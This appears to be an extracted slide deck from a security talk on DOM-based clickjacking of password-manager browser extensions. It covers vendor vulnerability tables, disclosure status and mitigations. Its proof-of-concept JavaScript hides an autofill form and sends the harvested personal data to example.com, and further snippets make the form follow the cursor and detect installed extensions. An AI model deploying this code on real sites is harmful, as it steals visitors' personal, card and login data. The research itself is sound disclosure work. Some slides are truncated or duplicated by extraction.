```


```
#top-layer
```

```
  <div>
```

```
    ::backdrop
```

DEMO 4

DOM-based Extension Clickjacking



PoC Exploit Code: Full Overlay

```
1 // COOKIE BANNER
2 const dialog = document.createElement("cookie");
3 dialog.innerHTML = `<div id="popover" popover="manual" style="pointer-events: none; display: none; pos
4 document.body.appendChild(dialog);
5
6 // POPOVER ON COOKIE BANNER
7 setTimeout(() => {
8     document.getElementById('popover').style.display = '';
9     document.getElementById('popover').showPopover();
10 }, 1000);
11
12 // PERSONAL DATA FORM - onchange="getData()"
13 setTimeout(() => {
14     const personalform = document.createElement('div');
15     personalform.id = 'personalform';
16     personalform.style = "position: fixed; top: 179px; left: 430px; z-index: 2147483647;";
17     personalform.innerHTML = `<form method="post" onchange="getData()" action="/">
18     <input id="name" name="name" type="text" autocomplete="name">
19     <input id="email" name="email" type="email" autocomplete="email" autofocus>
20     <input id="phone" name="phone" type="tel" autocomplete="tel">
21     <input id="street" name="street" type="text" autocomplete="street-address">
22     <input id="zipcode" name="zipcode" type="text" autocomplete="postal-code">
23     <input id="city" name="city" type="text" autocomplete="address-level2">
24     <input id="country" name="country" type="text" autocomplete="country">
25     </form>`;
26     document.body.appendChild(personalform);
27
28     // NAME INPUT FOCUS - DROPDOWN MENU
29     setTimeout(() => {
30         document.getElementById('name').focus();
31     }, 500);
32
33 }, 2000);
```

PoC Exploit Code: Full Overlay

```
1 // COOKIE BANNER
2 const dialog = document.createElement("cookie");
3 dialog.innerHTML = `<div id="popover" popover="manual" style="pointer-events: none; display: none; pos
4 document.body.appendChild(dialog);
5
6 // POPOVER ON COOKIE BANNER
7 setTimeout(() => {
8     document.getElementById('popover').style.display = '';
9     document.getElementById('popover').showPopover();
10 }, 1000);
11
12 // PERSONAL DATA FORM - onchange="getData()"
13 setTimeout(() => {
14     const personalform = document.createElement('div');
15     personalform.id = 'personalform';
16     personalform.style = "position: fixed; top: 150px; left: 450px; z-index: 2147483647;";
17     personalform.innerHTML = `<form method="post" onchange="getData()" action="/">
18     <input id="name" name="name" type="text" autocomplete="name">
19     <input id="email" name="email" type="email" autocomplete="email" autofocus>
20     <input id="phone" name="phone" type="tel" autocomplete="tel">
21     <input id="street" name="street" type="text" autocomplete="street-address">
22     <input id="zipcode" name="zipcode" type="text" autocomplete="postal-code">
23     <input id="city" name="city" type="text" autocomplete="address-level2">
24     <input id="country" name="country" type="text" autocomplete="country">
25     </form>`;
26     document.body.appendChild(personalform);
27
28     // NAME INPUT FOCUS - DROPDOWN MENU
29     setTimeout(() => {
30         document.getElementById('name').focus();
31     }, 500);
32
33 }, 2000);
```

PoC Exploit Code: Full Overlay


```
1 // COOKIE BANNER
2 const dialog = document.createElement("cookie");
3 dialog.innerHTML = `<div id="popover" popover="manual" style="pointer-events: none; display: none; pos
4 document.body.appendChild(dialog);
5
6 // POPOVER ON COOKIE BANNER
7 setTimeout(() => {
8     document.getElementById('popover').style
9     document.getElementById('popover').showPo
10 }, 1000);
11
12 // PERSONAL DATA FORM - onchange="getData()"
13 setTimeout(() => {
14     const personalform = document.createElem
15     personalform.id = 'personalform';
16     personalform.style = "position: fixed; to
17     personalform.innerHTML = `<form method=
18     <input id="name" name="name" type="text"
19     <input id="email" name="email" type="ema
20     <input id="phone" name="phone" type="tel
21     <input id="street" name="street" type="te
22     <input id="zipcode" name="zipcode" type=
23     <input id="city" name="city" type="text"
24     <input id="country" name="country" type=
25     </form>`;
26     document.body.appendChild(personalform);
27
28     // NAME INPUT FOCUS - DROPDOWN MENU
29     setTimeout(() => {
30         document.getElementById('name').focu
31     }, 500);
32 }, 2000);
33
34 // GET DATA FROM INPUTS
35 function getData() {
36     const name = document.getElementById('name').value;
37     const email = document.getElementById('email').value;
38     const phone = document.getElementById('phone').value;
39     const street = document.getElementById('street').value;
40     const zipcode = document.getElementById('zipcode').value;
41     const city = document.getElementById('city').value;
42     const country = document.getElementById('country').value;
43     if (city && country) {
44         var personalData = [name, email, phone, street,
45                             zipcode, city, country].join('-');
46
47         var xhttp = new XMLHttpRequest();
48         xhttp.open("GET", "https://example.com/?data="+personalData, true);
49         xhttp.send();
50
51         // HIDE NEW FORM & COOKIE BANNER
52         document.getElementById('personalform').style.display = "none";
53         document.getElementById('popover').style.display = "none";
54     }
55 }
```

DOM-based Extension Clickjacking

Position

Fixed “click” position:

- **accept / decline** cookies
- **checkbox** - “Verify you are human”
- **x** - closing newsletter / login dialog



DOM-based Extension Clickjacking

Position

Under mouse cursor (following cursor):

- **extension element** position override
- **new form** position
 - every 100ms `focus()` on input = UI follows the form

```
document.addEventListener('mousemove', function (event) {  
    document.getElementById('personalform').style = "top: "+(event.pageY - 50)+"px; left: "+(event.pageX - 100)+"px; wi  
  
    window.setTimeout(function(){  
        document.getElementById('name').focus();  
    }, 100);  
});
```

DEMO 5

DOM-based Extension Clickjacking

Position

Under mouse cursor (following cursor):

- **extension element** position override
- **new form** position
 - every 100ms `focus ( )` on input = UI follows the form

1 click anywhere on the website = **data leaked**

DOM-based Extension Clickjacking

Password Manager	Vulnerable?
1Password	
Bitwarden	
Dashlane	
Enpass	
iCloud Passwords	
Keeper	
LastPass	
LogMeOnce	
NordPass	
ProtonPass	
RoboForm	

DOM-based Extension Clickjacking

Password Manager	Vulnerable?	Extension Element	Parent Element	Overlay
1Password				
Bitwarden				
Dashlane				
Enpass				
iCloud Passwords				
Keeper				
LastPass				
LogMeOnce				
NordPass				
ProtonPass				
RoboForm				

DOM-based Extension Clickjacking

Impact

Attacker's website:

Credit Card - credit card number, expiration date, CVC

Personal Data - name, email, phone, address

Not domain-specific = can be autofilled anywhere 

DOM-based Extension Clickjacking

manual autofill

Password Manager	Credit Card
1Password	
Bitwarden	 1 click
Dashlane	
Enpass	 1 click
iCloud Passwords	Not supported
Keeper	 5 clicks
LastPass	 2 clicks
LogMeOnce	 1 click
NordPass	 1 click
ProtonPass	Not supported
RoboForm	 1 click

 not exploitable on attacker's website

DOM-based Extension Clickjacking

manual autofill

Password Manager	Credit Card	Personal Data
1Password	✓	☠ 1 click
Bitwarden	☠ 1 click	☠ 1 click
Dashlane	✓	✓
Enpass	☠ 1 click	☠ 1 click
iCloud Passwords	Not supported	Not supported
Keeper	☠ 5 clicks	☠ 5 clicks
LastPass	☠ 2 clicks	☠ 2 clicks
LogMeOnce	☠ 1 click	☠ 1 click
NordPass	☠ 1 click	☠ 1 click
ProtonPass	Not supported	☠ 1 click
RoboForm	☠ 1 click	☠ 1 click

■ not exploitable on attacker's website

DEMO 6

DOM-based Extension Clickjacking

Impact

Website with vulnerability (e.g. XSS):

Login credentials - username, password, 2FA (TOTP)

Login

test@test.com

Password

.....



Strong

Website Address

https://example.com



Attach Files, Photos & Videos



Add Two-Factor Code



Add Custom Field

Login Form

Username

test@test.com

Password

.....

TOTP

811752

Login

DOM-based Extension Clickjacking

Impact

Website with vulnerability (e.g. XSS):

Login credentials - username, password, 2FA (TOTP)

- only credentials for vulnerable domain
- allowed autofill on (different) subdomain **by default**

AUTOFILL BEHAVIOR

- ☒ Fill anywhere on this website **Default**
- ☐ Only fill on this exact host
- ☐ Never fill on this website

This item will fill on **example.com** and some related websites.

AUTOFILL BEHAVIOR

- ☐ Fill anywhere on this website **Default**
- ☒ Only fill on this exact host
- ☐ Never fill on this website

This item will fill only on **example.com**, never on subdomains or parent domains.

credentials saved

example.com

example.com

subdomain.**example.com**

subdomain.**example.com**

→

→

→

→

autofilled (manual autofill)

subdomain.**example.com**

test.subdomain.**example.com**

subdomain2.**example.com**

example.com

accounts.google.com → **test.dev.sandbox.cloud.google.com**

DOM-based Extension Clickjacking

Impact

Website with vulnerability (e.g. XSS):

Login credentials - username, password, 2FA (TOTP)

- only credentials for vulnerable domain
- allowed autofill on (different) subdomain **by default**
.example.com/ → **wildcard for subdomain**

DOM-based Extension Clickjacking

manual autofill

Password Manager	Credit Card	Personal Data	Login	TOTP
1Password	✓	☠ 1 click	☠ 1 click	
Bitwarden	☠ 1 click	☠ 1 click	☠ 1 click	
Dashlane	✓	✓	✓ *	
Enpass	☠ 1 click	☠ 1 click	☠ 1 click	
iCloud Passwords	Not supported	Not supported	☠ 1 click	
Keeper	☠ 5 clicks	☠ 5 clicks	☠ 1 click	
LastPass	☠ 2 clicks	☠ 2 clicks	☠ 2 clicks *	
LogMeOnce	☠ 1 click	☠ 1 click	☠ 1 click *	
NordPass	☠ 1 click	☠ 1 click	☠ 1 click	
ProtonPass	Not supported	☠ 1 click	☠ 1 click	
RoboForm	☠ 1 click	☠ 1 click	☠ 1 click	

■ not exploitable on attacker's website

* automatic autofill by default (0-click autofill)

DOM-based Extension Clickjacking

manual autofill

Password Manager	Credit Card	Personal Data	Login	TOTP
1Password	✓	☠ 1 click	☠ 1 click	☠ 0 click
Bitwarden	☠ 1 click	☠ 1 click	☠ 1 click	☠ 0 click
Dashlane	✓	✓	✓ *	✓ *
Enpass	☠ 1 click	☠ 1 click	☠ 1 click	☠ 0 click
iCloud Passwords	Not supported	Not supported	☠ 1 click	☠ 1 click
Keeper	☠ 5 clicks	☠ 5 clicks	☠ 1 click	☠ 0 click
LastPass	☠ 2 clicks	☠ 2 clicks	☠ 2 clicks *	☠ 0 click *
LogMeOnce	☠ 1 click	☠ 1 click	☠ 1 click *	☠ 0 click *
NordPass	☠ 1 click	☠ 1 click	☠ 1 click	✓
ProtonPass	Not supported	☠ 1 click	☠ 1 click	☠ 1 click
RoboForm	☠ 1 click	☠ 1 click	☠ 1 click	☠ 1 click

■ not exploitable on attacker's website

* automatic autofill by default (0-click autofill)

DOM-based Extension Clickjacking

manual autofill

Password Manager	Credit Card	Personal Data	Login	TOTP
1Password	✓	☠ 1 click	☠ 1 click	☠ 0 click
Bitwarden	☠ 1 click	☠ 1 click	☠ 1 click	☠ 0 click
Dashlane	✓	✓	✓ *	✓ *
Enpass	☠ 1 click	☠ 1 click	☠ 1 click	☠ 0 click
iCloud Passwords	Not supported	Not supported	☠ 1 click	☠ 1 click
Keeper	☠ 5 clicks	☠ 5 clicks	☠ 1 click	☠ 0 click
LastPass	☠ 2 clicks	☠ 2 clicks	☠ 2 clicks *	☠ 0 click *
LogMeOnce	☠ 1 click	☠ 1 click	☠ 1 click *	☠ 0 click *
NordPass	☠ 1 click	☠ 1 click	☠ 1 click	✓
ProtonPass	Not supported	☠ 1 click	☠ 1 click	☠ 1 click
RoboForm	☠ 1 click	☠ 1 click	☠ 1 click	☠ 1 click

■ not exploitable on attacker's website

* automatic autofill by default (0-click autofill)





DEMO 7

DOM-based Extension Clickjacking

Impact

Website with vulnerability (e.g. XSS):

Passkeys - authentication flow hijacking



 Log in with Dashlane



test@test.com
TestPasskeys.com

Use a different passkey

Confirm



Sign in with a passkey



Te

Testpasskeys
example@test.com



Sign in



Passkey sign-in



Choose a saved passkey to sign-in to
testpasskeys.com



testpasskeys.com
example@test.com

Close this window in order to use a security key or another
passkey.



Log in with passkey?



TestPasskeys.com
example@test.com

Log In

Use Non-NordPass Key

DOM-based Extension Clickjacking

Impact

Website with vulnerability (e.g. XSS):

Passkeys - authentication flow hijacking

- strict domain limitation
 - session **is not** bound to a challenge
 - = signed assertion (challenge) request can be used without cookie
- 4/7** tested FIDO Certified solutions were vulnerable
- 1 user click = attacker logged as victim **with a new session**
- **add new passkey device = Persistent access**

DOM-based Extension Clickjacking

manual autofill

Password Manager	Credit Card	Personal Data	Login	TOTP	Passkeys
1Password	✓	☠ 1 click	☠ 1 click	☠ 0 click	☠ 1 click
Bitwarden	☠ 1 click	☠ 1 click	☠ 1 click	☠ 0 click	✓
Dashlane	✓	✓	✓ *	✓ *	☠ 1 click
Enpass	☠ 1 click	☠ 1 click	☠ 1 click	☠ 0 click	✓
iCloud Passwords	Not supported	Not supported	☠ 1 click	☠ 1 click	✓
Keeper	☠ 5 clicks	☠ 5 clicks	☠ 1 click	☠ 0 click	☠ 1 click
LastPass	☠ 2 clicks	☠ 2 clicks	☠ 2 clicks *	☠ 0 click *	☠ 1 click
LogMeOnce	☠ 1 click	☠ 1 click	☠ 1 click *	☠ 0 click *	☠ 1 click
NordPass	☠ 1 click	☠ 1 click	☠ 1 click	✓	☠ 1 click
ProtonPass	Not supported	☠ 1 click	☠ 1 click	☠ 1 click	☠ 1 click
RoboForm	☠ 1 click	☠ 1 click	☠ 1 click	☠ 1 click	☠ 1 click

■ not exploitable on attacker's website

* automatic autofill by default (0-click autofill)

Fix status (updated 30 July 2025) reported in April 2025

Password Manager	Credit Card	Personal Data	Login	TOTP	Passkeys
 1Password		 1 click	INFORMATIVE	 0 click	 1 click
 Bitwarden	 1 click	 1 click	IN PROGRESS	 0 click	
 Dashlane*			FIXED *	 *	 1 click
 Enpass	 1 click	 1 click	IN PROGRESS	 0 click	
 iCloud Passwords	Not supported	Not supported	IN PROGRESS	 1 click	
 Keeper	 5 clicks	 5 clicks	FIXED	 0 click	 1 click
 LastPass	 2 clicks FIXED	 2 clicks	 2 clicks *	INFORMATIVE	 1 click
 LogMeOnce	 1 click	 1 click	NOT FIXED - NO EMAIL REPLY		 0 click *
 NordPass	 1 click	 1 click	FIXED		 1 click
 ProtonPass	Not supported	 1 click	FIXED	 1 click	 1 click
 RoboForm	 1 click	 1 click	FIXED	 0 click	 1 click

DOM-based Extension Clickjacking

Users at risk

Password Manager	Reports / Press	Chrome Web Store / Edge Add-ons / Firefox Add-ons
1Password	15 million	5 000 000 / 1 600 000+ / 350 000+
Bitwarden	10 million	4 000 000 / 2 100 000+ / 850 000+
Dashlane	19 million	1 000 000 / 900 000+ / 117 000+
Enpass	2 million	100 000 / 60 000+ / 12 000+
iCloud Passwords	---	4 000 000 / 1 400 000+ / 80 000+
Keeper	4 million	1 000 000 / 1 300 000+ / 60 000+
LastPass	30 million (2022)	9 000 000 / 3 700 000+ / 470 000+
LogMeOnce	---	10 000 / 7 000+ / ---
NordPass	4,2 million (2024)	700 000 / --- / 44 000+ (2024)
ProtonPass	---	600 000 / 42 000+ / 92 000+
RoboForm	6 million	600 000 / 500 000+ / 58 000+

60,2 million users
(30 million LastPass users aren't counted)

39 752 000+ active installations

Detection

- **detecting all password managers in one script**

→ e.g. password input - `focus()`

→ extension element in DOM

▶ `<nordpass-autofill-portal name="NordPassAutofillDialogWrapper" class="dialog" data-no-focus-lock style="all: initial !important;">⋮</nordpass-autofill-portal>`

▶ `<protonpass-root-1b97 data-protonpass-role="root" data-protonpass-theme="dark" popover="manual">⋮</protonpass-root-1b97>` [top-layer \(1\)](#)

▶ `<com-1password-button>⋮</com-1password-button>`

▶ `<com-1password-menu>⋮</com-1password-menu>`

Limitation

- **auto-lock / auto-logout** (inactivity time)

by default enabled for: 1Password (10 min)

Enpass (1 min)

iCloud Passwords has auto-lock but...

...autofill can be used even app is locked



Passwords Is Locked

Enter the password for the user "apple" to unlock.

Enter password

 iCloud Passwords

 **username**
marektoth.com

Open Passwords App...



Passwords Is Locked

Enter the password for the user "apple" to unlock.

Enter password



Passwords Is Locked

Enter the password for the user "apple" to unlock.

Enter password



username

....

Limitation

- **auto-lock**: closing the browser
- user has to have stored credentials for a domain
→ vulnerability (XSS, subdomain takeover...)
- **click is needed** from the user

DOM-based Extension Clickjacking

Mitigation

Extension Element

- styles cannot be changed (MutationObserver)
- Closed Shadow-Root

Parent Element

- BODY/HTML opacity detection
- Popover API

Extension Overlay

- last DOM element detection (z-index conflict)
- popover elements list

Mitigation

- `elementsFromPoint()` can be used for partial overlay


Elements with `pointer-events` set to `none` will be ignored, and the element below it will be returned.

- **Doesn't exist** simple protection

new Browser API should be created

Recommendation for users

- Disable manual autofill = copy/paste only
 - inconvenient for someone



- Set only exact URL match for autofill credentials
 - still can be exploitable credit card/personal data

DOM-based Extension Clickjacking

Recommendation for users

Chromium-based browsers:

- Extension settings → site access → “on click”

Site access

Allow this extension to read and change all your data on websites you visit: ?

Site settings

On click ▼

On click

On specific sites

On all sites

Browser window showing the Login Page at `websecurity.dev/password-managers/login/`. The page displays a "Login Form" with the following fields:

- Username:
- Password:

A blue "Login" button is located below the password field.

Browser window showing the Login Page at `websecurity.dev/password-managers/login/`. A notification dialog is displayed, indicating that the page needs to be reloaded to apply updated settings.


Reload this page to apply your updated settings on this site

Buttons: Reload, Cancel

Below the notification, the "Login Form" is visible with the following fields:

- Username:
- Password:

A blue "Login" button is located below the password field.



DOM-based Extension Clickjacking

Summary

- All browser password managers in the research were vulnerable
attacker's website: 6/9 credit card data 8/10 personal data
vulnerable domain: 10/11 login credentials 9/11 TOTP 8/11 passkeys
- **Fixed: NordPass, ProtonPass, RoboForm, Dashlane, Keeper**
- **Still vulnerable:**
 -  **Bitwarden** (**Credit Card, Personal Data**, Login/TOTP/Passkeys)
 - 1Password** (**Personal Data**, Login/TOTP/Passkeys)
 - LastPass, iCloud Passwords (Login/TOTP)
 - Enpass (Credit Card, Personal Data, Login/TOTP)
 - LogMeOnce (Credit Card, Personal Data, Login/TOTP, Passkeys)

Takeaway

- Clickjacking is not dead - browser extensions are vulnerable
iframe-based, especially to the DOM-based
- Malicious script can be anywhere (subdomain takeover, XSS...)
1 click = attacker gets your credentials incl. TOTP (only for vulnerable domain)
- No vulnerability is needed to leak your credit card, personal data
1 click = credit cards details or **personal data** (attacker's website)
2 clicks = credit cards details + personal data (attacker's website)
- Research on only 11 password managers
others DOM-manipulating extensions will be vulnerable
(password managers, crypto wallets, notes etc.)



Links

The research and presentation is available at:

- **marektoth.com/blog/dom-based-extension-clickjacking**
(short url: **mth.dev**)

References

- <https://developer.chrome.com/docs/extensions/reference/manifest/web-accessible-resources>
- <https://extensions.neplox.security/Attacks/Clickjacking/>
- <https://marektoth.com/blog/password-managers-autofill/>
- <https://www.ackee.agency/blog/welcome-to-the-world-of-passkey>
- <https://developers.google.com/identity/passkeys/developer-guides/server-authentication>
- <https://developer.chrome.com/blog/introducing-popover-api>

Icons from:

- <https://www.freepik.com>

Thank you



marektoth.com
(mth.dev)



@marektoth



@marek-toth